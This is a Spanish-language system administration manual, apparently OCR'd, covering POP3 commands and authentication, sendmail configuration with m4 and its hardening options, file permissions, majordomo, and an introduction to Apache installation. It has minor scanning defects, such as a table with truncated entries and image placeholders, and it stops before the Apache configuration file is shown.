Una sesión POP3 progresa a través de una serie de estados a lo largo de su vida. Una vez la conexión TCP ha sido abierta y el servidor de POP3 ha enviado el "saludo" (línea especial que se utiliza cuando se establece la conexión), la sesión entra en el estado de autorización (AUTHORIZATION).

En este estado, el cliente debe identificarse al servidor de POP3. Una vez el cliente ha hecho esto satisfactoriamente, el servidor adquiere los recursos asociados al maildrop del cliente, y la sesión entra en el estado de transacción (TRANSACTION). En este estado, el cliente realiza una serie de solicitudes al servidor de POP3. Cuando el cliente ha emitido el comando de finalización (QUIT), la sesión entra en el estado de actualización (UPDATE). En este estado, el servidor de POP3 libera cualesquiera recursos adquiridos durante el estado de transición, "dice adiós" y la conexión TCP se cierra.

Un servidor debe responder a comandos no reconocidos, no implementados, o sintácticamente incorrectos con un indicador negativo de estado (respuesta negativa). También debe responder con un indicador negativo de estado cuando la sesión se encuentra en un estado incorrecto. No hay un método general para que el cliente distinga entre un servidor que no implementa un comando opcional y un servidor que no esta dispuesto o es incapaz de procesar el comando.

Un servidor de POP3 puede disponer de un temporizador o cronómetro de inactividad (autologout inactivity timer). Tal cronómetro debe ser de por lo menos 10 minutos de duración. La recepción de cualquier comando desde el cliente durante este intervalo reinicia la cuenta de este cronómetro. Cuando el cronómetro llega a los diez minutos, la sesión no entra en el estado de actualización. Entonces, el servidor debería cerrar la conexión TCP sin eliminar ningún mensaje y sin enviar ninguna respuesta al cliente.

USER nombre : Argumentos: una cadena identificando un mailbox, el cual solo tiene significado para el servidor

Restricciones: solo puede darse en el estado de autorización después del saludo o de los comandos USER o PASS sin éxito.

Definición: Para autentificar usando la combinación de los comandos USER y PASS, el cliente debe primero emitir el comando USER. Si el servidor responde afirmativamente (+OK), entonces el cliente puede responder con el comando PASS para completar la autentificación, o el comando QUIT para finalizar con la conexión. Si el servidor responde negativamente (-ERR) al comando USER, el cliente puede emitir un nuevo comando de autenticación o bien el comando QUIT.

El servidor puede devolver una respuesta afirmativa incluso a pesar de que no exista ningún mailbox. El servidor puede devolver una respuesta negativa si el mailbox existe, pero no permitir la autenticación.

PASS cadena: Argumentos: palabra de acceso al mailbox

Restricciones: solo puede darse en el estado de autorización inmediatamente después de un comando USER satisfactorio.

Definición: Cuando el cliente el comando PASS, el servidor utiliza el par de argumentos de los comandos USER y PASS para determinar si al cliente se le debe dar acceso al maildrop apropiado.

Ya que el comando PASS tiene exactamente un argumento, un servidor de POP3 puede tratar los espacios como parte del password en lugar de cómo separadores de argumentos.

APOP nombre digest: Argumentos: una cadena identificando un mailbox y una cadena digest MD5

Restricciones: solo puede darse en el estado de autorización después del saludo o de los comandos USER o PASS sin éxito.

Definición: Normalmente, cada sesión POP3 comienza con intercambio USER/PASS. Esto tiene como resultado una clave de acceso específica enviada a través de la red. Para un uso intermitente del POP3, no conlleva un riesgo considerable. Sin embargo, muchas implementaciones de cliente POP3 conectan al servidor regularmente para comprobar si hay correo nuevo. Además, el intervalo de iniciación de la sesión puede ser del orden de 5 minutos. Por lo tanto, el riesgo de que la clave de acceso sea capturada es alto.

Se requiere un método alternativo de autenticación que no implique el envío de claves de acceso a través de la red. Esta funcionalidad la proporciona el comando APOP.

Un servidor que implemente el comando APOP incluirá una marca de tiempo (timestamp) en sus "saludos". La sintaxis de la marca de tiempo corresponde al "msg-id" en la RFC 882 (actualizada por RFC 973 y después por RFC 1982), y debe ser diferente cada vez que el servidor envía un saludo. Por ejemplo, en una implementación UNIX en la cual un proceso UNIX separado es el encargado de cada instancia de servidor, la sintaxis de la marca de tiempo podría ser: process-ID.clock@hostname, donde process ID es el valor decimal del PID del proceso, clock es el valor decimal del reloj del sistema, y hostname es el nombre de dominio del host donde el servidor está funcionando.

El cliente recibe esta marca de tiempo y emite un comando APOP. El parámetro nombre tiene el mismo significado que el parámetro nombre del comando USER. EL parámetro digest se calcula aplicando el algoritmo MD5 (RFC 1321) a una cadena consistente en una marca de tiempo (incluyendo <) seguido de un secreto compartido. Este secreto compartido es una cadena conocida solo por el cliente y el servidor.

Se debe tener un gran cuidado para prevenir una revelación no autorizada del secreto, ya que su conocimiento puede permitir a cualquier entidad hacerse pasar por el usuario. El parámetro digest es un valor de 16 bytes que se envía en formato hexadecimal, utilizando caracteres ASCII en minúsculas.

Cuando el servidor recibe el comando APOP, verifica el digest proporcionado. Si el digest es correcto, el servidor envía una respuesta afirmativa y la sesión entra en el estado de transacción. Si no, envía una respuesta negativa y la sesión permanece en el estado de autorización.

Notar que conforme incrementa la longitud de los secretos compartidos, aumenta la dificultad de derivarlos. Como tales, los secretos compartidos deben ser cadenas largas (considerablemente más largas que ejemplo de 8 caracteres mostrado abajo).

AUTH mecanismo: Argumentos: una cadena que identifique un mecanismo de autenticación IMAP4 (definición en IMAP4-AUTH).

Restricciones: sólo puede darse en el estado de autorización.

Definición: El comando AUTH se refiere a un mecanismo de autenticación al servidor por parte del cliente. Si el servidor soporta este mecanismo, lleva a cabo el protocolo para la identificación del usuario. Opcionalmente, también procede con un mecanismo de protección para las subsiguientes interacciones del protocolo. Si este mecanismo de autentificación no es soportado, el servidor debería rechazar el comando AUTH enviando una respuesta negativa.

El protocolo de autentificación consiste en una serie de cuestiones por parte del servidor y de unas respuestas del cliente, específicas de este mecanismo de autentificación. Una pregunta del servidor, es una línea que consiste en un carácter "+" seguido de un espacio y una cadena codificada en base 64. La respuesta del cliente es una línea que contiene otra cadena codificada en base 64. Si el cliente desea cancelar la autentificación, debe emitir una línea con un único "*". Si el servidor la recibe, rechazará el comando AUTH.

Un mecanismo de protección proporciona integridad y privacidad a la sesión del protocolo. Si se utiliza un mecanismo de protección, este será aplicado a todos los datos que se envíen en la conexión. El mecanismo de protección tiene efecto inmediatamente después de que un CLRF concluya con el proceso de autenticación del cliente y de la respuesta positiva del servidor. Una vez el mecanismo de protección se hace efectivo, el flujo de bytes de comandos y respuestas se procesa en buffers de ciphertext (texto cifrado). Cada buffer es transferido en la conexión como un flujo de bytes seguidos de un campo de 4 bytes que representan la longitud de los siguientes datos. La longitud máxima de los bufferes de ciphertext se define en el mecanismo de protección.

No es necesario que el servidor soporte algún mecanismo de autentificación, y tampoco es necesario que los mecanismos de autentificación soporten mecanismos de protección. Si un comando AUTH falla, la sesión permanece en el estado de autorización y el cliente puede probar con otro AUTH o bien con otro mecanismo como la combinación USER/PASS, o el comando APOP. En otras palabras, el cliente puede pedir tipos de autentificación en orden decreciente de preferencia, con USER/PASS o APOP como últimos recursos.

SI el cliente completa la autentificación satisfactoriamente, el servidor de POP3 emite una respuesta afirmativa y se entra en el estado de transacción.

TOP mensaje: Argumentos: un número de mensaje, que si aparece no se puede referir a ningún mensaje marcado como borrado; y un número no negativo de líneas.

Restricciones: solo puede darse en el estado de transacción.

Definición: Si el servidor emite una respuesta positiva, entonces ésta es multilínea. Después del +OK inicial, el servidor envía las cabeceras del mensaje, la línea en blanco separando las cabeceras del cuerpo, y luego el número de líneas del cuerpo del mensaje.

Si el número de líneas requeridas por el cliente es mayor del número de líneas del cuerpo, el servidor envía el mensaje entero.

UIDL [mensaje]: Argumentos: un número de mensaje opcional. Si está presente no debe referirse a un mensaje marcado como borrado.

Restricciones: solo puede darse en el estado de transacción.

Definición: Si se da un argumento, el servidor emite una respuesta afirmativa con una línea que contiene información del mensaje. Esta línea se llama unique-id listing.

Si no se da ningún argumento y el servidor emite una respuesta afirmativa, la respuesta dada es multilínea. Después del +OK inicial, por cada mensaje en el maildrop, el servidor responde con una línea con información de ese mensaje.

Para simplificar el análisis, todos los servidores deben tener un mismo formato de unique-id listing, que consiste en el número de mensaje, un espacio y el unique-id del mensaje. Después no hay mas información.

El unique-id listing de un mensaje es una cadena arbitraria determinada por el servidor, que consiste en 70 caracteres entre 0x21 y 0x7E (hexadecimal), los cuales identifican únicamente un mensaje en el maildrop y los cuales permanecen a lo largo de las distintas sesiones.

Esta persistencia es requerida incluso si la sesión termina sin entrar en el estado de actualización. El servidor nunca debería rehusar el unique-id en un maildrop dado a lo largo de todo el tiempo de existencia de la entidad que usa el unique-id.

Mientras que generalmente es preferible para implementaciones de servidor almacenar los unique-id en el maildrop, la especificación tiene la intención de permitir que los unique-id sean calculados como trozos del mensaje. Los clientes deberían de ser capaces de manejar una situación en la que se den dos copias idénticas de un mensaje en un maildrop con el mismo unique-id

4.4 CREANDO SENDMAIL.CF CON M4

Utilizaremos como referencia la documentación provista con sendmail, que se encuentra en ${SENDMAIL}/cf/README. En este manual solamente hablaremos de m4 con respecto a generar archivos de configuración para sendmail. Los archivos conteniendo la configuración a procesar por m4, se guardan por convención con la extensión .mc (macro configuration), y los archivos generados (por ejemplo sendmail.cf) se guardan con la extensión .cf (configuration file).

Se utiliza m4 pasando el nombre del archivo o de los archivos que contienen las macros como parámetro, si no se ingresan parámetros m4 toma el stdin; la salida la realiza a stdout, salvo en el caso de error, en la que es redireccionada a stderr.

Por cada comando o macro leída, m4 agrega una línea en blanco a la salida; si se quiere evitar esto, se deberá usar el comando dnl (delete through new line) al final de cada macro o comando.

Para definir una macro en m4 se utiliza la sentencia define, de esta forma:

define(macro,valor)

También se puede dividir la entrada en varias partes para luego rearmarlas de una forma más lógica, para esto m4 utiliza los comandos divert y undivert, por ejemplo:

divert(1)dnl

Ejemplo de configuracion 1

divert(2)dnl

Ejemplo de configuracion 3

divert(1)dnl

Ejemplo de configuracion 2

undivert(1)dnl

undivert(2)dnl

Nos daría la siguiente salida:

Ejemplo de configuracion 1

Ejemplo de configuracion 2

Ejemplo de configuracion 3

No es necesario profundizar en este tema para la configuración de sendmail, aunque es bueno conocerlo.

Sendmail utiliza la siguiente tabla interna para divert (puede llegar a cambiar en futuras versiones):

(-1) Ignorar las líneas que siguen, interna de m4.
(0) Terminar con divert y generar la salida de forma inmediata, interna de m4.
(1) Detección y resolución del host local con LOCAL_NET_CONFIG.
(2) Agregados a la regla 3 (vía la 96) con LOCAL_RULE_3.
(3) Agregados a la regla 0 (vía la 96) con LOCAL_RULE_0.
(4) Agregados a la regla 0 para UUCP.
(5) Nombres interpretados localmente con LOCAL_USER.
(6) Configuración local con LOCAL_CONFIG.
(7) Definiciones para el delivery agent con MAILER y MAILER_DEFINITIONS.
(8) No se utiliza.
(9) Reglas 1 y 2 con LOCAL_RULE_1 y LOCAL_RULE_2, regla 5 y LOCAL_RULESETS.

Existen 4 ítems básicos que podemos utilizar en nuestro archivo .mc, 2 de los cuales es obligatorio utilizarlos para generar nuestro .cf. Esos ítems son:

OSTYPE() Obligatorio Soporte para nuestro OS.
MAILER() Obligatorio Delivery agents que vamos a utilizar.
DOMAIN() Recomendado Información sobre el dominio.
FEATURE() Recomendado Soluciones a necesidades especiales.

En nuestro caso deberemos utilizar

OSTYPE(`linux')

en caso de estar haciendo la instalación sobre Linux, u

OSTYPE(`solaris2')

en caso de estar haciendo la instalación sobre Solaris.

El item MAILER() soporta la declaración de varios tipos de delivery agents:

cion	*Delivery agent*
rus	*cyrus, cyrusbb*
x	*fax*
cal	*local, prog*
il11	*mail11*
query	*ph*
p	*pop*
ocmail	*procmail*
tp	*smtp, esmtp, smtp8, relay*
enet	*usenet*
cp	*uucp, uucp-old, uucp-new, uucp-dom, uucp-uudom*

nosotros utilizaremos sólo

MAILER(`local')
MAILER(`smtp')

El ítem DOMAIN() nos sirve para incluir otro archivo .mc, que deberá estar contenido en el directorio ${SENDMAIL}/cf/domain. Esto nos puede llegar a ser de utilidad si tenemos que crear algún tipo de configuración especial para un sitio grande, por ejemplo si decidiésemos cambiar zmailer por sendmail, nos convendría escribir toda la configuración relativa al relay de la UBA de una forma similar a esta:

DOMAIN(`uba.ar')

y en ${SENDMAIL}/cf/domain/uba.ar.mc tener la configuración particular para nuestro dominio.

Para ver en mayor detalle las posibilidades del item FEATURE(), ver ${SENDMAIL} /cf/README. Nosotros vamos a utilizar principalmente:

FEATURE(`access_db')
FEATURE(`use_ct_file')
FEATURE(`use_cw_file')

La opción access_db nos permite utilizar /etc/mailer/access para filtros o configuraciones especiales respecto del sendmail utilizado como relay, use_ct_file nos permitirá utilizar /etc/sendmail.ct para la lista de trusted users, use_cw_file nos permitirá utilizar /etc/sendmail.cw para la lista de hosts locales.

Para mayor seguridad en nuestro servidor, nos sería conveniente utilizar la siguiente configuración, a traves de la definición:

define(`confPRIVACY_FLAGS',`goaway')

para que sendmail pueda agregar a los encabezados el X-Authentication-Warning, además de impedir el uso de los comandos SMTP VRFY y EXPN, como también el exigir un HELO en la transacción SMTP. Para la opción PrivacyOptions, podemos utilizar una o más (separadas por una coma y un espacio) de las siguientes posibilidades:

Opción	*Significado*
authwarnings	*Habilita encabezados con X-Authentication-Warning (es la opción por defec to).*
needexpnhelo	*Pide un HELO o EHLO para poder usar EXPN.*
needmailhelo	*Pide un HELO antes de MAIL.*
needvrfyhelo	*Pide un HELO antes de VRFY.*
noexpn	*Desabilita EXPN.*
noreceipts	*Desabilita los return receipts.*
novrfy	*Desabilita VRFY.*
public	*Desabilita los chequeos por seguridad o privacidad*
restrictmailq	*Restringe el uso de mailq.*
restrictqrun	*Restringe el acceso a procesar la cola.*
goaway	*Alias para usar authwarnings, noexpn, novrfy, needmailhelo, needexpnhelo, en edvrfyhelo al mismo tiempo.*

En las instalaciones que hagamos en las que no queremos que salgan los nombres de los servidores de dicho dominio, sino sólo el nombre del dominio (por ejemplo, que en lugar de salir el mail como user@muitu.cea.uba.ar salga como user@cea.uba.ar), deberemos utilizar

MASQUERADE_AS(`cea.uba.ar')
FEATURE(masquerade_entire_domain)

Los tipos de enmascarado soportados son:

Que	*Enmascara*
EXPOSED_USER	*A todos menos a ese.*
FEATURE(allmasquerade)	*También al destinatario.*
FEATURE(limited_masquerade)	*Sólo los hosts $=M.*
FEATURE(masquerade_entire_domain)	*Todo el dominio.*
FEATURE(masquerade_envelope)	*El envelope también.*
MASQUERADE_AS	*Como otro host.*
MASQUERADE_DOMAIN	*Como otro dominio.*
MASQUERADE_DOMAIN_FILE	*Como otro dominio.*

Si no vamos a utilizar /etc/sendmail.cw, acordarse de agregar la línea

Cwnombre.dominio.servidor

en nuestra configuración. En cambio si utilizamos sendmail.cw, no tendremos que agregar dicha línea en el mismo.

Es recomendable agregar también la identificación de versión que generemos, a continuación mostramos un ejemplo:

VERSIONID(`@(#)archivo.mc 8.11 (C.C.C.) 15/03/1999')

Una vez creadas las definiciones para m4, construiremos la configuración de la siguiente manera:

m4 ../m4/cf.m4 archivo.mc > sendmail.cf

Lo más aconsejable es crear un Makefile, suponiendo que el m4 está en /usr/local/bin/m4, que instalamos el source de sendmail en /usr/src/sendmail, y que el .mc se llama ccc-config; nuestro Makefile quedaría así:

```
M4=/usr/local/bin/m4
CFDIR=/usr/src/sendmail/cf
ccc-config: ccc-config.mc
$(M4) -D_CF_DIR=$(CFDIR) $(CFDIR)/m4/cf.m4 ccc-config.mc >
                    sendmail.cf
```

Una vez hecho el Makefile (en el directorio cf/cf) con sólo poner make quedará hecha nuestra configuración. Tip: se puede utilizar la claúsula include dentro de nuestro .mc, para abreviar (en caso de que no hagamos el Makefile) nos serviría poner como primera línea de nuestro .mc:

```
include(`../m4/cf.m4')
```

ahora imaginen en qué nos beneficiaría ;-).

Aunque no las vayamos a utilizar también sería interesante agregar las configuraciones aceptadas para relays:

Relay	*Descripción*
BITNET_RELAY	*Relay para BITNET.*
DECNET_RELAY	*Relay para DECnet.*
FAX_RELAY	*Relay para fax.*
LOCAL_RELAY	*Relay para usuarios incondicionales.*
LUSER_RELAY	*Relay para usuarios locales desconocidos.*
MAIL_HUB	*Todo el despacho local hacia un server.*
SMART_HOST	*El relay principal.*
UUCP_RELAY	*Relay para UUCP.*

También es interesante pegar un vistazo al soporte UUCP, como vimos ya tenemos UUCP_RELAY, a esta configuración sólo tendríamos que agregarle:

UUCPSMTP	*Conversiones individuales de UUCP a network.*

Sendmail soporta varios tipos de agentes de transporte para UUCP:

uucp-old (alias uucp)

transforma las direcciones a la forma ! utilizada por los viejos transportes UUCP, de la forma:

user ---> *servidor!user*

user@host.dominio ---> *servidor!host.dominio!user*

No es aconsejable utilizar este tipo de transporte, ya que sólo puede transportar de a un destinatario por vez, consumiendo muchos recursos al tener que duplicar el mensaje para cada retransmisión.

uucp-new (alias suucp)

Los nuevos agentes UUCP soportan múltiples destinatarios de una sola vez, funciona igual que el uucp-old, a excepción de que puede manejar múltiples destinatarios.

uucp-uudom

Las implementaciones más nuevas de UUCP pueden manejar correctamente las direcciones Internet en los encabezados (aunque sigan requiriendo de la forma ! en los envelope). Si el transporte UUCP utilizado lo soporta, ésta es la que se deberá usar. Este estilo es el que agrega el From de 5 caracteres y la dirección en la forma !.

uucp-dom

Esta es la más correcta de las implementaciones UUCP, ya que los encabezados y el envelope, si están o no en la forma !, son enviadas en la forma correcta. Esencialmente, utiliza UUCP como mecanismo de transporte, pero en todos los demás aspectos adhiere con los estandares de Internet.

4.5 CUALES SON Y COMO UTILIZAR LOS ARCHIVOS EXTERNOS DEFINIDOS

Si configuramos use_ct_file, el archivo que deberemos crear será /etc/sendmail.ct. En este archivo colocaremos la lista de trusted users, o sea los que pueden ejecutar cierto tipo de acciones especiales sin que sendmail se queje al respecto (con X-Authentication-Warning por ejemplo). Antes del nombre de cada usuario, deberá ir una T, quedando el archivo de la siguiente forma (ejemplo):

Troot
Tuucp
Tdaemon

Tener en cuenta que si configuramos las opciones de trusted user para m4, no va a ser necesario volverlas a agregar en /etc/sendmail.ct, ya que este archivo lo estaríamos creando para darle al administrador del server la posibilidad de agregar de forma sencilla sus trusted users en caso de necesitarlo. Como recomendación de seguridad, NO agregar usuarios a sendmail como trusted users, imagínense por qué.

Si configuramos use_cw_file, el archivo que deberemos crear será /etc/sendmail.cw. En este archivo colocaremos principalmente la lista de nombres de hosts locales (si es que nuestro server tuviese más de un nombre asignado), la indicación de Mail Hub, y los enmascaramientos, por ejemplo:

Cwccc.uba.ar
Cwdcfcen.uba.ar
DMccc.uba.ar
DHrelay2.uba.ar

Lo anterior es sólo un ejemplo, va la misma recomendación que para .ct, si ya se definió en m4, no es necesario volver a definirlas acá. Sobre esta opción no es necesario hacer ninguna recomendación de seguridad.

Para la opción access_db, deberemos crear un archivo /etc/mail/access; dicho archivo deberá contener la lista de cuentas de correo, servidores y/o dominios que queramos rechazar/aceptar de alguna forma especial, seguida del parámetro que le indicará a sendmail la acción a tomar:

Acción	*Descripción*
OK	*Acepta su mail, incluso aunque las reglas de sendmail indiquen lo contrario, e incluso aunque no se puedan resolver los dominios involucraos en el mensaje.*
RELAY	*Similar a la anterior, pero sólo ignora las reglas antirelay.*
REJECT	*Rechaza el mail, enviando un aviso de rechazo.*
DISCARD	*Rechaza el mail, sin enviar un aviso de rechazo y sin siquiera terminar de chequear el resto del enveloper.Cualquier texto deberá ser un número de error válido de acuerdo RFC821, y cualquier texto, el aviso a enviar para dicho código de error.*

A continuación mostraremos un ejemplo del access:

spammer@spam.net DISCARD
server.spam.net DISCARD
spam.net DISCARD
192.168.1.3 DISCARD
157.92 RELAY

Tener en cuenta que el conjunto de instrucciones que especifiquemos aquí modificará el comportamiento de sendmail respecto de las reglas anti-relay, especialmente al utilizar las opciones OK y RELAY (no se recomienda utilizarlas, para eso está el archivo /etc/mail/relay-domains).

Una vez que hayamos terminado de crear nuestro archivo access, deberemos crear el índice para el mismo (al igual que con aliases), de la siguiente forma:

makemap hash /etc/mail/access < /etc/mail/access

Otros archivos a tener en cuenta son el /etc/sendmail.st y los archivos log. El archivo sendmail.st es el status file del sendmail, utilizado para efectuar estadísticas de uso del SMTP server. Es incremental, por lo que si se quiere una estadística periódica, se deberá agregar en el cron el movimiento y puesta a cero del mismo. El comando para ver las estadísticas es mailstats.

Respecto del log, por defecto en Solaris lo guardará en /var/log/syslog y en Linux en /var/log/messages; si queremos cambiar esto (se recomienda hacerlo para facilitar el control del servidor de correo), se deberá modificar el archivo /etc/syslog.conf; para esto último se deberá tener conocimiento de cómo funciona syslog.

Si no se sabe cómo funciona syslog y se quiere separar el log se sendmail del log por defecto, se recomienda agregar la siguiente línea en /etc/syslog.conf (si ya existiese alguna variable mail apuntando hacia algún otro lugar, eliminarla si no se quiere engrosar ese archivo con información redundante sobre sendmail)

mail. /var/log/sendmail.log*

tener en cuenta que la separación está dada por una tabulación, no por espacios. Para mayor información sobre syslog.conf ver el man.

4.6 CHEQUEO DE PERMISOS EN EL OS

Por defecto, al instalar sendmail, se instala con los permisos correctos para cada sistema. La única recomendación a tener en cuenta, es respecto a la actualización de sendmail en Solaris, ya que el que viene con Solaris utiliza el modo inseguro de acceso a directorios.

Es recomendable en Solaris primero arreglar los permisos de los directorios /etc /etc/mail /var /var/mail ya que son 775, y pasarlos a 755, con cuidado de ver que ningún programa necesite el modo 775 para funcionar, en el caso de /etc/mail no habría problema, ya que es utilizado por el sendmail de Solaris para guardar las configuraciones que ya no se utilizarían (sería conveniente hacer un backup para luego borrarlo, para que los archivos anteriores no se mezclen con los nuevos, así se evitan confusiones).

Otra cosa a tener en consideración es el estado de los permisos de los home de los usuarios, estos deberán estar por lo menos en 755 (pueden llegar a estar en 700), ya que en modo 775 por ejemplo, son un potencial problema, tengan en cuenta lo del .forward.

Un error de seguridad que podría llegar a ser común, es el de asignar /tmp de forma tal que pueda usarse un .forward ahí.... (sin comentarios). Acordarse de que los permisos de los archivos sendmail.cf, aliases, access y demás deben ser sólo modificables por el UID 0.

4.7 ITERACIÓN CON MAJORDOMO

Ya que estuvimos comentado algo sobre los permisos y los trusted users, podemos ver qué pasa con majordomo, la confianza, y la seguridad respecto de sendmail. La instalación de majordomo sugiere que los directorios que utiliza majordomo sean 775 así como también los archivos que contienen y configuran las listas sean 664 o 660.

Esto es un problema de seguridad en potencia, que es fácilmente solucionado si se crea un UID aparte para el usuario majordomo (acordarse que en Unix estamos limitados a 8 caracteres para el login) y configurar todo en modo 750 y 640 para la instalación de majordomo (ver el manual de instalación y configuración de majordomo). Como majordomo a través de su programa wrapper cambia arbitrariamente la línea From, sendmail advierte esto como un posible problema de seguridad, por lo que (en su instalación por defecto) nos advertirá con un X-Authentication-Warning.

Si queremos evitar esto, NO debemos eliminar los chequeos de seguridad, ni tampoco relajarlos, simplemente deberemos agregar a majordom a la lista de trusted users (si no lo hacemos indicándolo en m4, lo podemos hacer en /etc/sendmail.ct si es que definimos esta opción).

Tener en cuenta que la utilización de programas como majordomo, de estar mal configurados, comprometerían seriamente la seguridad del sistema, por lo que es aconsejable testear bien su configuración y funcionamiento correcto antes de agregarlo como trusted al sendmail. Acordarse de agregar en el alias la línea

majordomo: majordom

4.8 TESTEO DE LA INSTALACIÓN Y PUESTA EN MARCHA

Una vez que hayamos terminado de configurarlo, tendremos nuestro binario en un directorio ${SENDMAIL}/src/obj.${OSTYPE.VERSION}/ y nuestra configuración en ${SENDMAIL}/cf/cf/sendmail.cf; existen varias formas de probar que funcione correctamente. Antes de proceder con cualquier testeo, es aconsejable que primero desactivemos el viejo servidor SMTP. Una forma de testearlo es poniéndolo en modo test, para esto se debe ejecutar desde el directorio donde se encuentra el binario:

./sendmail -bt -C../../cf/sendmail.cf

Si se quiere una prueba más real, ejecutarlo en modo daemon:

./sendmail -bd -C../../cf/sendmail.cf

Una vez que nos hayamos asegurado que está funcionando correctamente y como esperamos, desde el directorio ${SENDMAIL}/src simplemente ejecutar:

./Build install

Una vez hecho esto, acordarse de copiar el sendmail.cf a /etc. Hecho esto, deberemos asegurarnos que en los archivos de inicialización esté la opción que llama en modo daemon al sendmail.

En los Linux con inits estilo BSD (Linux slackware), deberemos ver /etc/rc.d/rc.M, de no estar aquí o en ningún otro de los rc.*, deberíamos agregarlo en /etc/rc.d/rc.local (asegurarse que quede con el modo 700 o 755). En los sistemas tipo System V (Solaris), la inicialización se encuentra en /etc/init.d, los archivos ahí contenidos tienen hard-links a otros directorios (por ejemplo a /etc/rcS.d /etc/rc0.d /etc/rc2.d), con la nomenclatura K o S de acuerdo a si es para el stop o el start.

Para sendmail existe un script /etc/init.d/sendmail, asegurarse que esté el link correspondiente al directorio de inicialización correcto para el modo multiusuario (por defecto, en nuestro caso es /etc/rc2.d/S88sendmail). Para cargar sendmail en los Unix estilo System V sólo deberemos utilizar /etc/init.d/sendmail start, y para bajarlo /etc/init.d/sendmail stop (la inicialización de este estilo de Unix es ventajosa debido a esto, la BSD es mucho más sencilla, pero sin esta ventaja).

Si estamos en BSD (Linux slackware), deberemos matar y cargar manualmente, tener en cuenta al matar el sendmail, que pueden quedar otros procesos sendmail ejecutándose aún después de matar al parent, por lo que es recomendable matar todo lo relacionado a sendmail.

5 APACHE

5.1 CONCEPTOS BÁSICOS

Apache es un servidor de páginas Web. Cuando consulta una página en Internet siempre hay un servidor que es el encargado de recibir sus peticiones y devolverle los resultados. Podríamos hacer un símil con un bibliotecario al que Ud solicita libros y el se encarga de buscarlos y mostrárselos.

El servidor WEB Apache está basado en una arquitectura modular, lo que posibilita su escalabilidad. Una vez instalado se generan cuatro ficheros que deberá modificar para personalizar su servidor Web. El httpd.conf establece los parámetros para el demonio Apache.

Estas son las características principales de Apache Web Server:

- Es potente, flexible y compatible con HTTP/1

- Implementa los últimos protocolos.

- Es altamente configurable y extensible con módulos de terceros

- Puede ser personalizado escribiendo módulos mediante el módulo API.

- Proporciona todo el código fuente sin licencias restrictivas.

-Se ejecuta en Windows NT/9x, Netware, OS/2 y en la mayoría de los sistemas Unix, así como en otros sistemas operativos.

- Es un proyecto en evolución continua

- Implementa muchas de las características solicitadas por los usuarios, incluyendo:

· Bases de datos DBM para autenticación:

Permite el manejo sencillo de las claves de acceso a páginas.

· Respuestas personalizadas en caso de errores:

Permite establecer los ficheros o incluso los scripts CGI que serán devueltos por el servidor en caso de que haya problemas.

· Uso de alias y sobreescritura flexible de URLs:

Apache no tiene límite en cuanto el número de alias y redirecciones que pueden ser declaradas en los ficheros de configuración.

· Negociación de contenidos:

Es la habilidad de servir páginas en diferentes niveles de complejidad para que se adapten a las posibilidades del cliente.

· Hosts Virtuales:


Esta característica permite distinguir entre peticiones hechas a diferentes direcciones IP o nombres de Host pero asignadas a la misma máquina.

· Configurable Reliable Piped Logs.


Puede configurar Apache para general informes en el formato deseado. Además, en la mayoría de las las versiones de Unix, puede enviar los informes a un pipe (tubería) esperando a la rotación de los informes, a parte de otras características.

Apache es actualmente el servidor de páginas web más usado. Estas estadísticas muestran los datos concretos del uso de los diferentes servidores Web. Se debe tener en cuenta que Apache está basado en NCSA.

Evolución del uso de los diferentes servidores Web en el periodo entre Agosto de 1995 y Enero de 2001:



Número total de servidores activos en el periodo ente junio de 2000 y enero de 2001:



Estos datos han sido recopilados por la empresa Netcraft. Puede encontrar información sobre ella en www.netcraft.com y datos actualizados en www.netcraft.com/survey.

5.2 INSTALACIÓN

Apache se compone de los siguientes paquetes en formato RPM. La forma de instalarlos es:

rpm -ivh nombre_paquete-version.rpm

O en caso de que tuviésemos una versión anterior añadiríamos el modificador --update.

Los paquetes que lo componen son los siguientes:

apache-1.3.14-1.i386.rpm -> Incluye los binarios necesarios para ejecutar el servidor Web Apache

apache-manual-1.3.14-1.i386.rpm -> Documentación sobre Apache

apache-devel-1.3.14-1.i386.rpm -> Librerías de desarrollo

apache-ssl-1.3.14-1.i386.rpm -> Módulo que proporciona el soporte para conexiones SSL (Páginas Seguras) mediante el cual los datos entre el cliente y el servidor circulan por la red encriptados.

5.3 FICHERO DE CONFIGURACIÓN

A continuación presentamos lo que podría ser una versión reducida del fichero de configuración de apache de un pequeño servidor.

